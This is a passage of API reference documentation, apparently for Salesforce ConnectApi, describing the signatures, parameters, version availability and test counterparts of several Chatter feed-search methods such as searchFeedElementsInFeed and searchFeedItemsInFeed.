- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)`

Searches the feed elements for the `Home` feed type and returns a specified page and page size with the specified feed filter in a specified sort order. Each feed element includes no more than the specified number of comments.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q,
ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. The only valid value is `Home`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter, result)

`searchFeedElementsInFeed(communityId, feedType, subjectId, q)`

Searches the feed items for a specified feed type.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, q, result)

Testing ConnectApi Code

`searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)`

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Specifies the order returned by the sort, such as by date created or last modified:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Search term. Searches keywords in the user or group name. A minimum of one character is required. This parameter does not support wildcards. This parameter is required.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements for a specified feed type and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)`

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, result)

Testing ConnectApi Code

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify feed filter.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q, Boolean showInternalOnly,
ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

showInternalOnly
Type: Boolean

Specifies whether to show only feed elements from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Reserved for future use.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: ConnectApi.FeedElementPage

SEE ALSO:

setTestSearchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter, result)

`searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)`

Searches the feed elements of a feed filtered by key prefix.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String
communityId, String subjectId, String keyPrefix, String q)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`subjectId`
Type: String

The ID of the context user or the alias `me`.

`keyPrefix`
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q, result)

Testing ConnectApi Code

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Searches the feed elements of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String communityId, String subjectId, String keyPrefix, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q, result)

`searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed elements of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage searchFeedElementsInFilterFeed(String
communityId, String subjectId, String keyPrefix, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed element, or by the most recently modified feed element. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

`searchFeedItems(communityId, q)`

Returns the first page of all the feed items that match the specified search criteria. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElements(communityId, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

SEE ALSO:

setTestSearchFeedItems(communityId, q, result)

Testing ConnectApi Code

`searchFeedItems(communityId, q, sortParam)`

Returns the first page of all the feed items that match the specified search criteria. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElements(communityId, q, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`

Type: String

Use either the ID for a community, `internal`, or `null`.

`q`

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`sortParam`

Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.

- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

SEE ALSO:

setTestSearchFeedItems(communityId, q, sortParam, result)

Testing ConnectApi Code

`searchFeedItems(communityId, q, pageParam, pageSize)`

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElements(communityId, q, pageParam, pageSize).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
String pageParam, Integer pageSize)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`q`
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.FeedItemPage`

SEE ALSO:

setTestSearchFeedItems(communityId, q, pageParam, pageSize, result)

Testing ConnectApi Code

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElements(communityId, q, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

SEE ALSO:

setTestSearchFeedItems(communityId, q, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElements(communityId, q, recentCommentCount, pageParam, pageSize, sortParam).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItems(String communityId, String q,
Integer recentCommentCount, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder
sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.FeedItemPage`

SEE ALSO:

setTestSearchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, q)`

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)`

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

`searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)`

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

API Version

29.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, and `Moderation`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

Sorts the returned feed by the most recently created feed item, or by the most recently modified feed item. If you pass in `null`, the default value `CreatedDateDesc` is used.

q
Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q, result)

Testing ConnectApi Code

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

Searches the feed items for a specified feed type.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String q)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

subjectId

Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If feed type is `UserProfile`, *subjectId* can be any user ID. If *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

q

Type: String

Required and cannot be `null`. Specifies the string to search. The search string must contain at least two characters, not including wildcards. See Wildcards.

Return Value

Type: `ConnectApi.FeedItemPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestSearchFeedItemsInFeed(communityId, feedType, subjectId, q, result)

Testing ConnectApi Code

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order.

API Version

28.0–31.0

Important: In version 32.0 and later, use searchFeedElementsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedItemPage searchFeedItemsInFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam, String q)
```

Parameters

communityId

Type: String

Use either the ID for a community, `internal`, or `null`.

feedType

Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company` and `Filter`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`pageParam`
Type: String

